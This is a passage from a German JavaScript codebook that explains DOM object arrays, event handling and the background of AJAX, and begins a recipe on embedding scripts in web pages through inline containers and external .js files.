Es gibt im Rahmen des DOM-Konzepts neben den hier aufgeführten Objekten weitere Objekte, die sich in der Notation ein wenig von den anderen Objekten unterscheiden, aber sonst fast ganz »normale« Objekte sind. Dies sind so genannte **Objektfelder**. Das bedeutet, es sind Datenfelder mit Objekten eines spezifischen Typs als Inhalt. Charakteristisch dafür ist, dass diese enthaltenen Objekte wie bei »normalen« Arrays über einen Feldnamen sowie eine Indexnummer identifiziert werden. Ansonsten ist die Anwendung von Eigenschaften und Methoden vollkommen identisch wie bei anderen Objekten. Beispiele für solche Objektfelder sind `forms[]` (die Formulare in einer Webseite) und `elements[]` (die Elemente in einem Webformular).

Die meisten Objektfelder, die Sie in JavaScript verwenden, entstehen automatisch, wenn eine Webseite geladen wird und Objekte eines bestimmten Typs darin enthalten sind.

Wenn beispielsweise eine Webseite ein Formular enthält, bedeutet dies, dass ein Objekt des Typs `form` darin enthalten ist. Wenn nun mehr als ein Formular in einer Webseite vorkommt, muss der Browser diese Formulare irgendwie identifizieren und speichern. Jedes Formular wird in einem Feld eines Objektfeldes gespeichert, das automatisch generiert wird und das vom Bezeichner her dem erzeugenden Objekt meist sehr ähnlich ist (im Fall von Formularen ist das beispielsweise `forms` – beachten Sie das s). Die Indexnummern entstehen automatisch, wenn der Browser das Objekt bei Abarbeitung der (X)HTML-Seite erzeugt und in das Datenfeld einordnet. Das erste im Dokument auftretende Objekt jeden vorkommenden Typs erhält den Index 0, das zweite den Index 1 und so fort. Im Fall der Formulare wird das erste Objekt vom Typ `form` im Datenfeldeintrag `forms[0]` gespeichert, das zweite in `forms[1]` usw.

Die nachfolgende Tabelle gibt die wichtigsten Objektfelder sowie eine kleine Beschreibung an (Details werden wir bei den verschiedenen Rezepten in diesem Buch ausführlich besprechen).

Objektfeld	Beschreibung
<code>anchors</code>	Ein Datenfeld, das Referenzen auf alle Hypertext-Anker in einer Webseite enthält.
<code>applets</code>	Ein Datenfeld, das Referenzen auf alle Java-Applets in einer Webseite enthält.
<code>elements</code>	Ein Datenfeld mit Referenzen auf alle Eingabeelemente, die sich in einem übergeordneten Formular befinden. Natürlich kann ein Webformular verschiedene Formularelemente enthalten (einzelne Eingabefelder, Schaltflächen, Kontrollfelder etc.). Diese unterschiedlichen Formularelemente werden in JavaScript durch die folgenden Objekte repräsentiert: <code>Button</code> , <code>Checkbox</code> , <code>FileUpload</code> , <code>Hidden</code> , <code>Password</code> , <code>Radio</code> , <code>Reset</code> , <code>Select</code> , <code>Submit</code> , <code>Text</code> und <code>Textarea</code> .
<code>forms</code>	Ein Datenfeld, das Referenzen auf alle Formulare in einer Webseite enthält.
<code>frames</code>	Ein Datenfeld, das Referenzen auf alle Frames in einer Webseite enthält.
<code>images</code>	Ein Datenfeld, das Referenzen auf alle Bilder in einer Webseite enthält.
<code>links</code>	Ein Datenfeld, das Referenzen auf alle Hyperlinks in einer Webseite enthält.
<code>mimeType</code>	Ein Datenfeld, das Referenzen auf alle MIME-Typen in einer Webseite enthält.
<code>options</code>	Ein Datenfeld mit allen Einträgen, die bei dem übergeordneten Formular-element vom Typ <code>Select</code> vorkommen.
<code>plugins</code>	Ein Datenfeld, das Referenzen auf alle in dem Browser installierten Plug-in-Module enthält.

Tabelle 12: Unter JavaScript verfügbare Objektfelder

Der Aufruf von JavaScripts

JavaScript-Anweisungen können natürlich sofort beim Laden einer Webseite ausgeführt werden. Diese direkte Ausführung erfolgt immer dann, wenn in einer Webseite direkt JavaScript-Anweisungen oder Funktionsaufrufe notiert werden (und natürlich JavaScript nicht deaktiviert ist).

Grundsätzlich ist das Laden einer Webseite jedoch nur eine von vielen Situationen, in denen die Ausführung einer Skriptfunktionalität sinnvoll ist. Sinnvolle andere Situationen können aber auch diese sein:

- ▶ Das Verlassen einer Webseite.
- ▶ Der Klick eines Anwenders auf einen Hyperlink.
- ▶ Der Klick eines Anwenders auf eine Schaltfläche in einem Formular.
- ▶ Der Doppelklick eines Anwenders auf eine Grafik.
- ▶ Das Überstreichen eines bestimmten Bereichs der Webseite mit dem Mauszeiger.
- ▶ Das Verlassen eines Eingabefelds in einem Formular.

Es gibt noch zahlreiche weitere Ereignisse, bei deren Auftreten ein Skript gezielt ausgeführt werden kann. Ein Ereignis bezeichnet dabei eine spezifizierbare Situation, die man konkret fassen kann. Dies können im Wesentlichen aktive Anwenderaktionen und automatische Vorgänge sein. Jede dieser Situationen kann man in einer Webseite dazu nutzen, gezielt eine Reaktion darauf erfolgen zu lassen.

Die Reaktion auf solche Situationen wird Ereignisbehandlung oder Eventhandling genannt. Der einfachste Fall ist wie gesagt das Ausführen aller Kommandos beim Laden der Webseite. Eine weitere Variante der Ereignisbehandlung ist die Inline-Referenz, bei der ein Skriptaufruf einfach als Argument eines Links notiert wird.

Allgemein versteht man aber unter Ereignisbehandlung die Verbindung eines Eventhandlers mit einem Skriptaufruf oder die Behandlung des `event`-Objektes. Diese beiden Techniken haben weniger miteinander zu tun, als die begriffliche Ähnlichkeit suggeriert. In *Kapitel 11* gehen wir genau auf diese Thematik ein.

AJAX-Hintergründe

Etwa seit Ende des Jahres 2005 macht ein Begriff gewaltig von sich reden – AJAX. Die Abkürzung steht für **A**synchronous **J**ava**S**cript **a**nd **X**ML. Wie Sie aus dem ausgeschriebenen Namen erkennen können, ist JavaScript ein zentraler Part dieser Technologie, die derzeit das World Wide Web aufmischt, wie es schon seit Jahren keine Technologie gemacht hat. Wahrscheinlich ist es jedoch so, dass AJAX niemals so erfolgreich geworden wäre, wenn die Technologie einfach als eine Erweiterung von JavaScript eingeführt worden wäre. Denn im Grunde ist AJAX nur eine solche Erweiterung. Und damit gehören Rezepte zu AJAX natürlich auch in dieses Codebook²⁹.

In dieser Einleitung wollen wir die Grundlagen von AJAX und die historischen Hintergründe kurz beleuchten, damit Sie die Rezepte in Teil 2 des Buchs verstehen und anwenden können.

29. Der zweite Schlüsselbegriff ist XML und auch dessen Grundlagen finden Sie ja in diesem Einleitungskapitel.

Wozu AJAX?

Als das WWW 1990 aufkam, war dies ein riesiger Schritt, um aus dem bis dato rein textbasierten Internet mit isolierten Daten eine multimediale Welt zu machen, die Inhalte miteinander verknüpft. Der Austausch von Daten zwischen einem anfordernden Client und einem Server erfolgt im WWW jedoch genau wie im restlichen Internet. Die gesamte Internet-Kommunikation basiert auf der Datenübertragung in Form einer so genannten **Paketvermittlung**, die mit **TCP/IP³⁰** (Transmission Control Protocol/Internet Protocol) als Transportprotokoll realisiert wird.

Bei einer Paketvermittlung werden alle zu übertragenden Daten zwischen zwei Kommunikationspartnern in kleinere Datenpakete aufgeteilt. Diese agieren als abgeschlossene und vollständige Transporteinheiten, die unabhängig voneinander vom Sender zum Empfänger gelangen. Es werden also einfach Datenpakete hin- und hergeschickt, die nur auf Grund von Adressangaben (IP-Nummern) und einigen ergänzenden Informationen, wie einem Port (eine Art Sendekanal), zugeordnet werden. Dabei wird während der Kommunikation zwischen dem Server und dem Client keine Verbindung im eigentlichen Sinn aufgebaut oder gehalten.

Bei einer Paketvermittlung unterscheidet man dennoch allgemein zwischen einer **verbindungsorientierten** und einer **nicht verbindungsorientierten** (oder auch **zustandslosen**) Form. Die konkrete Kommunikationsform wird jedoch nicht auf der Transportebene, sondern jeweils mit spezifischen Protokollen realisiert, die auf TCP/IP oder anderen Transportprotokollen aufsetzen. Solche höheren Protokolle sind etwa Telnet, FTP (File Transfer Protocol) oder HTTP (HyperText Transfer Protocol), wie es im WWW eingesetzt wird. Diese auf dem eigentlichen Transportprotokoll aufsetzenden Protokolle werden **Dienstprotokolle** genannt.

Bei einer **verbindungsorientierten** Datenkommunikation wird auf Basis der Datenpakete in der Ebene der Dienstprotokolle zwischen Sender und Empfänger eine temporäre virtuelle/logische Verbindung aufgebaut. Das bedeutet, obwohl rein physikalisch auf Ebene des Transportprotokolls keine dauerhafte Verbindung zwischen den Kommunikationspartnern vorhanden ist, wird über ein aufsetzendes Dienstprotokoll ein Mechanismus bereitgestellt, um eine dauerhafte Verbindung zu gewährleisten. Das ist zum Beispiel bei einer Echtzeitkommunikation wie VoIP (Voice over IP – Internet-Telefonie) oder dem Chatten der Fall. Aber auch beim Fernsteuern eines Remoterechners (zum Beispiel mit Telnet oder SSH – Secure Shell).

Bei der **nicht verbindungsorientierten** Form der Datenübertragung sendet man einfach Datenpakete mit allen notwendigen Informationen zum Empfänger und kümmert sich nicht um eine virtuelle Verbindung. Jede Anfrage durch einen Client an einen Server erzeugt dort genau eine Antwortsendung, die durchaus in viele Einzelpakete zerlegt sein kann, die erst beim Empfänger wieder zusammengefügt werden. Danach »vergessen« beide Kommunikationspartner die Verbindung.

Das zur Kommunikation von einem Webserver und einem Webclient (in der Regel ein Webbrowser) entwickelte Protokoll HTTP ist nun genau so ein zustandloses Protokoll. Es erlaubt einen einfachen Datenaustausch zwischen den beteiligten Parteien, bei dem der Client Daten vom Server anfordert und als Antwort vom Server z.B. eine Webseite gesendet bekommt³¹.

30. Als Familie zu verstehen (auf die exakte Beschreibung und Unterscheidung zu UDP – User Datagram Protocol – etc. soll verzichtet werden, da sie für AJAX nicht interessant ist).

31. Jede Anforderung (der so genannte Request) bewirkt als Antwort das Senden einer vollständigen neuen Webseite (Response).

Aber es wird hier keine dauerhafte Verbindung zwischen Webserver und Webbrower aufrechterhalten. Deshalb kann der Webserver beispielsweise bei einer zweiten Anfrage durch einen Webbrower nicht erkennen, ob dieser bereits vorher eine Anfrage geschickt hat³².

Kommen wir zurück auf den reinen Zyklus »Anfordern – Senden der Webseite«. In der Anfangsphase des Webs war so ein Anfordern einer Webseite durch einen Client und deren Darstellung nach Erhalt der Antwort vollkommen ausreichend. Aber bereits nach wenigen Jahren genügten vielen Leuten rein statische Webseiten nicht mehr. Insbesondere die mangelnden Interaktionsmöglichkeiten mit einem Betrachter einer Webseite stellten ein Dilemma dar. Aus Ihrer Erfahrung im Web ist Ihnen sicher klar, dass jede Eingabe einer neuen Webadresse in der Adresszeile des Browsers oder der Klick auf einen Hyperlink mit einer Verknüpfung zu einer anderen Webseite als Anforderung an einen Webserver geschickt wird, dem Browser diese neue Seite zu schicken. Der Besucher will ja in dieser Situation bewusst eine neue Information haben, die bis dato noch nicht auf seinem Rechner verfügbar ist.

Aber auch jede beliebige andere Anwenderaktion, auf die in irgendeiner Form reagiert werden muss, ergab zu dieser Zeit eine Anforderung an einen Webserver eine neue Webseite zu schicken.

Um der mangelnden Performance von Webanwendungen bei gleichzeitiger Belastung der Kommunikationswege und des Servers sowie dem Brachliegen der Client-Ressourcen zu begegnen, entstanden etwa ab 1995 verschiedene clientseitige Programmietechniken, von denen aber aktuell JavaScript als einziger relevanter Vertreter übrig geblieben ist.

Parallel entwickelten sich natürlich die serverseitigen Techniken weiter und übernahmen etwa ab dem Jahr 2000 auf Grund unterschiedlichster Gründe viele Aufgaben, die eigentlich bereits im Client zu lösen waren.

Mittlerweile ist jedoch im Web eine recht ausgewogene Arbeitsteilung zwischen serverseitiger und clientseitiger Webprogrammierung zu beobachten. Wozu brauchen wir dann aber noch AJAX?

Nun, das Hauptproblem von HTTP ist weder durch einseitige Programmierung auf Server oder Client noch durch eine Arbeitsteilung zu lösen: die Notwendigkeit, bei der Reaktion auf eine Anfrage durch einen Webbrower immer eine vollständige Webseite als Antwort zu senden. Es gibt unzählige Situationen, in denen in einer Webseite nur eine kleine Änderung notwendig ist und dazu vollkommen überflüssig eine mehrfache Menge an Daten ausgetauscht werden muss.

Und hier kommt AJAX ins Spiel! Im Laufe der Zeit haben Webentwickler zahlreiche Techniken entwickelt, entweder mit Vorratshaltung von Daten eine Applikation zu beschleunigen oder den Webserver auszutricksen, um bei einer Anforderung von Daten nicht eine vollständig neue Webseite gesendet zu bekommen³³. Oder aber, um eine Sitzung zu verfolgen³⁴.

AJAX beschreibt nun eine sukzessive immer weiter standardisierte Vorgehensweise, wie man ohne Vorratshaltung von Daten auskommt und dennoch eine Reaktion einer Webapplikation in (nahezu) Echtzeit gewährleisten kann, obwohl neue Daten vom Webserver angefordert werden. Und wie man eine Sitzung sehr einfach verfolgen kann. Statt der Anforderung einer vollständigen Webseite führt eine AJAX-Datenanfrage dazu, dass nur die neuen Daten vom Webserver geschickt und diese dann in die bereits beim Client geladene Webseite »eingebaut«

32. Zumindest nicht rein auf Basis des HTTP-Protokolls.

33. Frames und Inline-Frames, proprietäre Ansätze etc.

34. Hier sind Cookies sehr bekannt.

werden. Für den Fall der Verfolgung einer Sitzung bedeutet das, dass von einem Besucher nur eine einzige Seite angefordert wird und damit gar keine wirkliche »Verfolgung« einer Sitzung aus mehreren Seiten notwendig ist.

Vereinfacht gesagt werden Daten bei der Verwendung von AJAX also erst dann angefordert, wenn sie benötigt werden³⁵, dann für JavaScript verfügbar gemacht³⁶ und anschließend in die bestehende Webseite eingebaut³⁷. Dabei wird in vielen Fällen die normale Interaktion des Benutzers mit der Webanwendung nicht durch ein Laden einer neuen Seite unterbrochen.

Vergegenwärtigen Sie sich nun noch einmal, dass das A in AJAX für *asynchron* steht. Die Kommunikation zwischen Browser und Server, die der Benutzer wahrnimmt, ist nur die, die durch seine Aktionen ausgelöst wird. Zum Beispiel sein Anklicken eines Hyperlinks oder das Versenden von Formulardaten. Die offensichtlichen Schritte der Kommunikation zwischen Client und Server gibt der Benutzer vor. Bei der konventionellen Webprogrammierung kommunizieren Browser und Server sonst normalerweise auch nicht weiter.

Bei AJAX ist das anders. Unabhängig von einer offensichtlichen Benutzeraktion können der Browser und der Webserver weitere Nachrichten austauschen. Eben asynchron zum Verhalten der Webapplikation an der Oberfläche. Ein Skript, das über einen beliebigen Eventhandler oder ein Ereignis im Allgemeinen aufgerufen wird, kann zum Beispiel eine Kommunikation außerhalb des Benutzertaktes auslösen. Dies kann und wird im Extremfall so weit führen, dass ein Anwender in einem Webformular über ein Listenfeld ein Zeichen auf der Tastatur eingibt und direkt nach Eingabe des Zeichens bereits eine ergänzende Information vom Server nachgeladen wird. So etwas kennen Anwender bereits von vielen Desktop-Anwendungen mit Suchfunktionen. Aber im Web ist diese komfortable Unterstützung des Anwenders bisher daran gescheitert, dass immer eine vollständige Webseite ausgetauscht werden musste.

Hinweis

Das immer populärer werdende Google Suggest (<http://www.google.com/webhp?complete=1&hl=en>) arbeitet genau auf diese Weise. Google Suggest ist eine Erweiterung des konventionellen Suchdienstes. Während der Anwender in dem Eingabefeld im Webformular einen Suchbegriff eingibt, werden ihm unter dem Eingabefeld Zeichen für Zeichen verbesserte Vorschläge in einem Listenfeld präsentiert. Dabei werden ihm solche Begriffe vorgeschlagen, die mit den bisher eingegebenen Zeichen beginnen und damit in Verbindung mit dem gedachten Suchbegriff des Anwenders stehen könnten. Natürlich sind diese mit einem gewissen Ranking versehen, das auf der Serverseite durch die – möglicherweise auch sehr komplexe – Geschäftslogik gegeben ist (suggest – vermuten). So etwas kennen die meisten Anwender natürlich schon von Desktop-Applikationen, aber im Web ist es neu.

Allgemein wird ein Server auf jede Anfrage dieser Art mit Daten antworten, die dann im Client via JavaScript über ein DOM-Objekt zur Verfügung stehen. AJAX-Anwendungen können dabei in allen konformen Webbrowsern ausgeführt werden, wobei in der Regel die meiste Programmlogik oder der Prozessfluss der Anwendung zum Generieren der Daten auf dem Server bleibt. Hier kommen dann weitgehend beliebige serverseitige Techniken zum Einsatz. Diese serverseitige Geschäftslogik kann beliebig komplex werden, aber die konkrete Umsetzung ist nicht vorgegeben. AJAX fordert zwar im Client bestimmte Techniken, jedoch keine

35. Oft in Form eines XML-Dokuments, das mit Hilfe einer serverseitigen Programmiertechnik wie PHP aufbereitet wird – das ist aber nicht zwingend.

36. Über ein geeignetes Objekt mit Namen XMLHttpRequest, das das Objektmodell von JavaScript erweitert.

37. Unter Verwendung von Style Sheets, DOM und JavaScript – also DHTML.


explizit einzuhaltenden Voraussetzungen auf dem Webserver. Das ist sicher ein Schlüssel zum Erfolg von AJAX, da auf Serverseite keinerlei Erweiterungen oder Umstellungen erfolgen. Nur die Daten müssen so zum Client geschickt werden, dass dieser damit etwas anfangen kann. Am besten eignet sich dazu in komplexeren Fällen zwar XML als Datenformat, aber jede Form von Klartext (reiner Text, HTML, Style Sheets, RSS etc.) kann in bestimmten Situationen ebenso sinnvoll sein.

Hinweis

AJAX beinhaltet also im Wesentlichen Technologien, die schon lange im Web etabliert sind. Beginnend bei HTML und HTTP über JavaScript und CSS bis hin zu XML. Auch die asynchrone Nachforderung von Daten, die in eine Webseite integriert werden sollen, gibt es schon seit ungefähr 1998. Allgemein wurde das Verfahren zur asynchronen Nachforderung von Daten früher mit dem Begriff XMLHttpRequest beschrieben. Die ersten Techniken zur clientseitigen Anforderung von Daten auf diese Weise gehen auf das Outlook Web Access Team von Microsoft zurück und wurden sowohl in den Microsoft Exchange Server als auch in den Internet Explorer integriert. Später folgten weitere isolierte Anwendungen, die sich aber nicht flächendeckend durchsetzen konnten. Der Zusammenschluss dieser also schon einige Zeit bekannten, aber teilweise noch nicht standardisierten Techniken unter dem Begriff AJAX ist relativ neu. Wem die Erfindung dieses Begriffs genau zuzuordnen ist, ist nicht eindeutig. Allerdings hat ihn ein Mitarbeiter der Agentur Adaptive Path mit Namen Jesse James Garrett in seinem Essay *AJAX: A New Approach to Web Applications*³⁸ maßgeblich geprägt und bekannt gemacht. Richtig populär begann AJAX als Begriff im Jahr 2005 zu werden. Das lag sicher nicht zuletzt daran, dass Google das Verfahren für einige bekannte Anwendungen wie beispielsweise Google Groups, Google Maps, Gmail und im schon angesprochenen Google Suggest verwendet und die AJAX-Unterstützung in der Gecko-Engine, auf der viele wichtige Browser basieren, erheblich weiterentwickelt wurde. Diese unabdingbare Unterstützung ist mittlerweile in alle modernen Webbrower integriert.

38. Im Internet unter <http://www.adaptivepath.com/publications/essays/archives/000385.php> nachzulesen.

Teil II Rezepte



Grundlagen
Core
Formulare und Benutzer-eingaben
Ausnahmebehandlung
Datenfelder
Stringmanipulation
Datumsoperationen
Fenster und Dokumente
DHTML und Animation
Ereignisbehandlung
AJAX

Grundlagen

In diesem Kapitel sollen Rezepte besprochen werden, die zu den wesentlichen Grundlagen rund um JavaScript zählen. Dies umfasst die Einbindung von JavaScript in Webseiten, die Angabe einer JavaScript-Version, den Test, ob JavaScript überhaupt aktiviert ist, die Abfrage einer Browerversion, den Zugriff auf die Bildschirmauflösung und die Farbtiefe eines Besuchers, die Erstellung einer Browserweiche und ähnliche Fragestellungen.

1 Wie kann ich JavaScript in Webseiten einbinden?

Die Einbindung von JavaScript in eine Webseite ist keine Aufgabe, die mit JavaScript erledigt wird, sondern mit HTML. Dennoch ist es das vielleicht wichtigste Rezept, denn ohne eine Verbindung von JavaScript mit einer Webseite liegen alle »echten« JavaScript-Rezepte brach.

Hinweis

Sie sollten sich nicht täuschen – die Einbindung von JavaScript in eine Webseite ist im Grunde zwar nicht schwer, aber es lauern zahlreiche Fallstricke.

Es gibt verschiedene Techniken, wie Skripte mit einer Webseite verbunden werden können. Im Wesentlichen machen drei Techniken Sinn:

1. Die Notation eines Skriptcontainers in einer Webseite.
2. Die Verbindung zu einer externen JavaScript-Datei.
3. Die Inline-Referenz.

Wie erfolgt die Notation eines Skriptcontainers in der Webseite?

JavaScript-Anweisungen können in eine Webseite eingebunden werden, indem sie einfach in die entsprechende HTML-Datei als Klartext hineingeschrieben werden. Allerdings muss der Skriptbereich klar von der »normalen« Webseite getrennt werden. Der Beginn eines Skripts wird durch eine HTML-Steueranweisung realisiert, die mit ihrem zugehörigen Abschluss-Tag einen Container für die Skriptanweisungen bildet.

Es handelt sich bei dieser Steueranweisung um das Tag `<script>`. All das, was in dem eingeschlossenen Container notiert wird, wird vom Browser als ein Skript interpretiert. Über den optionalen Parameter `language` können Sie angeben, um welche Skriptsprache es sich handelt.

Dabei ist die Groß- und Kleinschreibung im gesamten Tag vollkommen irrelevant, denn es handelt sich bei allen Angaben innerhalb der spitzen Klammern noch um reines HTML. Das bedeutet, die Anweisungen `<script language="JavaScript">` oder `<script language="javascript">` sind vollkommen äquivalent. Ebenso können Sie bei reinem HTML auf die Hochkommata bei der Wertzuweisung verzichten (`<script language=javascript>`), obwohl die strenge Auslegung der HTML-Syntax diese im Prinzip fordert.¹

1. Sie sollten die Hochkommata aber auf jeden Fall angeben.

114 >> Wie kann ich JavaScript in Webseiten einbinden?

In dem `<script>`-Tag gibt es noch weitere optionale Attribute wie `type`. Damit geben Sie den MIME-Typ an (für JavaScript ist das der Wert "text/javascript"). Darauf können Sie normalerweise verzichten und sollten es in gewissen Konstellationen sogar tun. Es ist nämlich so, dass es ein explizites Problem mit diesem Attribut gibt, auf das im Rezept zur Angabe der JavaScript-Version eingegangen werden soll (*siehe Abschnitt 2.3*).

Hinweis

Dies ist umso bemerkenswerter, da die `type`-Angabe der offizielle Standard ist.

Wenn Sie eine andere Skriptsprache oder -angabe verwenden wollen (etwa VBScript, JScript oder auch den ursprünglichen Namen von JavaScript – LiveScript), geben Sie diese vollkommen analog dazu an. Beachten Sie, dass die Angabe von JScript oder LiveScript in einigen Browsern künstlich Probleme erzeugen kann, die mit der Angabe von JavaScript als Sprache zurechtkommen würden. Es gibt wenige Situationen, in denen das sinnvoll ist. Hingegen ist die Angabe der JavaScript-Version unter manchen Umständen zweckmäßig (*siehe das Rezept auf Seite 119*).

Hinweis

Im Rahmen der Rezepte in diesem Buch wird weitgehend auf die explizite Auszeichnung der JavaScript-Version verzichtet. Ausnahme sind die hier folgenden Rezepte, die genau dieses Thema behandeln, sowie diejenigen Rezepte, in denen explizit Techniken jenseits von JavaScript 1.3 eingesetzt werden oder wo der besprochene Effekt auf der Angabe der JavaScript-Version beruht.

Sie können in einer Webseite mehrere Skriptcontainer verwenden (sogar mit verschiedenen Skriptsprachen). Ebenso können Sie auf das Attribut `language` ganz verzichten. In diesem Fall wird der Default-Skriptinterpret des Browsers aufgerufen. Dies ist in allen bekannten Fällen der JavaScript-Interpreter, aber darauf verlassen sollte man sich nicht. Besser geben Sie in der Praxis die Skriptsprache explizit an.

Ein `<script>`-Tag kann an jeder beliebigen Stelle innerhalb eines HTML-Dokuments platziert werden. Die Skriptanweisungen werden einfach geladen, wenn die Webseite von oben nach unten im Browser abgearbeitet wird. Wenn der Browser eine auszuführende Anweisung lädt, wird sie ausgeführt.

Entsprechend ist klar, dass unten in einer Webseite notierte Skriptanweisungen auch erst dann zur Verfügung stehen, wenn die Seite bis dahin geladen ist. Das ist dann kein Problem, wenn das Skript genau da notiert ist, wo es benötigt wird und es beim Laden automatisch ausgeführt werden soll.

Hinweis

So künstlich oder antik Ihnen die Situation vielleicht erscheinen mag – es gibt auch heute noch einige Anwendungen, bei denen man einen Skriptcontainer weit unten in die Webseite (sogar nach dem Body) notiert. Das wird dann gemacht, wenn man in einem Skript auf Bestandteile der Webseite zugreifen will und gewährleisten muss, dass diese bereits im Rahmen des DOM-Konzeptes als Objekte zur Verfügung stehen.

Zwar gibt es die Möglichkeit, mit Eventhandlern zu arbeiten, die erst nach dem Laden der Webseite ausgeführt werden. Die Erfahrung zeigt jedoch, dass es einige Situationen gibt, in denen dies sehr unzuverlässig funktioniert. Selbst das moderne Atlas-Framework (ein Microsoft-Framework zur Unterstützung von AJAX-Applikationen) benötigt – zumindest in einigen Betaversionen – für einige Anwendungen diesen Trick, damit die Bestandteile einer Webseite als Objekte für den JavaScript-Zugriff zur Verfügung stehen. Das Google Web Toolkit (ein Framework zur Generierung von AJAX-Applikationen aus serverseitigem Java) bindet dagegen externe Skripte explizit innerhalb des Bodys ein, da dies nach Aussage von Google für Sie extreme Vorteile bei der Performance bringt.

In JavaScript ist es allgemein üblich, mit Funktionen bestimmte Skriptpassagen zusammenzufassen und vor dem automatischen Ausführen beim Laden zu schützen. JavaScript-Funktionen werden erst ausgeführt, wenn sie aufgerufen werden. Das ist keineswegs ungewöhnlich. Das ist in fast allen Situationen, in denen Skripte eingesetzt werden sollen, sinnvoll. Das automatische Ausführen eines Skripts beim Laden der Webseite ist die Ausnahmesituation. Meist ist es so, dass ein Skript beim Klick auf einen Button oder Hyperlink, beim Überstreichen eines Bereichs mit der Maus, beim Verlassen einer Webseite oder einem ähnlichen Ereignis ausgeführt werden soll. Wenn nun der Aufruf eines Skripts erfolgt, bevor das Skript selbst geladen wurde, hat man ein Problem.

Eine übliche Vorgehensweise ist es deshalb, ein `<script>`-Tag entweder sehr weit oben in der Webseite (etwa innerhalb des `<head>`-Abschnitts eines Dokuments, davor oder direkt dahinter) zu platzieren oder bei der automatischen Ausführung an der Stelle, wo es gebraucht wird. Wenn in dem Skriptcontainer Funktionen oder Variablen auftauchen, merkt sich der Browser diese, und sie sind dann für das ganze Dokument verfügbar. Der Code wird so lange verfügbar sein, wie das Dokument existiert.

Bei einem Skriptcontainer stand in der Vergangenheit in der Regel direkt nach dem einleitenden `<script>`-Tag ein HTML-Kommentar (`<!--`). Dieser wird unmittelbar vor dem abschließenden Tag `</script>` mit dem entsprechenden HTML-Kommentar-Endezeichen (`-->`) wieder geschlossen. Dadurch steht der gesamte JavaScript-Code innerhalb eines HTML-Kommentars.

Hinweis

Dieses Verfahren zur Absicherung von alten Browsern ist heute aber nicht mehr zwingend. Es ist zwar für den Fall sicherer, dass ein Browser die Seite lädt, der keine Skripte interpretieren kann. Aber diese Browser stammen aus den frühen 90er-Jahren des letzten Jahrtausends ;-) und sollten wirklich ausgestorben sein.

Wir werden in unseren Rezepten in einigen Fällen darauf verzichten, um Platz zu sparen.

Beachten Sie, dass hier nicht von Browsern die Rede ist, bei denen der Anwender JavaScript deaktiviert hat. Diese verstehen das `<script>`-Tag und führen einfach die darin enthaltenen Anweisungen nicht aus. Die HTML-Kommentare sind ausschließlich für solche Browser gedacht, die keinen `<script>`-Befehl verstehen.

Hinweis

Die Anwendung des HTML-Kommentars im Inneren des `<script>`-Containers beinhaltet einige Fallen. Der Netscape Navigator hatte in einigen älteren Versionen Probleme mit dem Endezeichen des HTML-Kommentars. Er versteht es als JavaScript-Anweisung (`--` ist in JavaScript der Dekrement-Operator, und den versucht der Browser auszuführen). Man versteckte daher das Ende des HTML-Kommentars hinter der Zeichenfolge `//`, was einen JavaScript-Kommentar bedeutet.

Aber auch der Explorer hat ein spezifisches Problem, das er mit dem Navigator sowie einigen weiteren Browsern teilt. Wenn die erste JavaScript-Anweisung in der gleichen Zeile wie das HTML-Kommentar-Tag steht, wird diese ignoriert.

Die erste JavaScript-Anweisung darf also nicht (!) in der gleichen Quelltextzeile stehen wie der Beginn des HTML-Kommentars. Der abschließende und hinter einem JavaScript-Kommentar versteckte HTML-Kommentar kann hingegen in der gleichen Quelltextzeile stehen wie die letzte JavaScript-Anweisung. Übersichtlicher ist es jedoch, wenn dieses Ende in einer eigenen Zeile steht.

Ein korrekter Skriptcontainer mit HTML-Kommentaren sieht also vollständig so aus:

```
<script language="JavaScript">
<!--
  [Skriptanweisungen]
//-->
</script>
```

Listing 64: Ein typischer Container zum Einbinden von einem JavaScript (ohne Versionsangabe)

Wie kann ich JavaScripts in externen Dateien verwenden?

Allgemein macht es sehr viel Sinn, JavaScripts in einer oder mehreren externen Datei(en) auszulagern. Diese Vorgehensweise trägt der Tatsache Rechnung, dass man ab einer gewissen Größe Projekte strukturieren muss. Zudem können gemeinsame Funktionalitäten in einer Datei bereitgestellt werden, und nicht jede Webseite muss deren Implementierung selbst enthalten. Natürlich wird die Wartung und Anpassung erheblich erleichtert, und auch sonst gibt es weitere Vorteile. Die Auslagerung in eine externe Datei funktioniert seit HTML 4 bzw. JavaScript ab der Version 1.1. Es wird bei der Referenz auf externe Skriptdateien wieder das `<script>`-Tag verwendet, das dann aber über das Attribut `src` die externe Datei angibt. Die Syntax lautet also so:

```
<script language="JavaScript" src="[externe JavaScript-Datei]"></script>
```

Listing 65: Referenz auf eine externe JavaScript-Datei

In Anführungszeichen wird hinter dem Attribut `src` der Name bzw. die vollständige URL der separaten Datei angegeben. Dabei gelten beim Referenzieren von separaten JavaScript-Dateien die üblichen Regeln für URLs. Entweder geben Sie einen relativen Pfad an oder aber eine vollständige URL, die mit dem Protokoll (in der Regel `http`) beginnt. Die Datei mit dem Quellcode muss – wie HTML-Dateien – eine reine Klartextdatei sein und ausschließlich JavaScript-Code enthalten. Eine solche JavaScript-Datei enthält explizit kein Grundgerüst. Üblich ist die Dateierweiterung `.js`, aber das ist nicht zwingend. Beispiele:

```
<script language="JavaScript" src="meineScripte.js"></script>
```

Listing 66: Angabe einer relativ zur Webseite im gleichen Verzeichnis befindlichen JavaScript-Datei

```
<script language="JavaScript" src="../scripte/meineScripte.js"></script>
```

Listing 67: Angabe einer relativ zur Webseite im parallelen Verzeichnis scripte notierten JavaScript-Datei

```
<script language="JavaScript"
src="http://rjs.de/scripte/meineScripte.js"></script>
```

Listing 68: Angabe von einer absoluten URL der JavaScript-Datei

Achtung

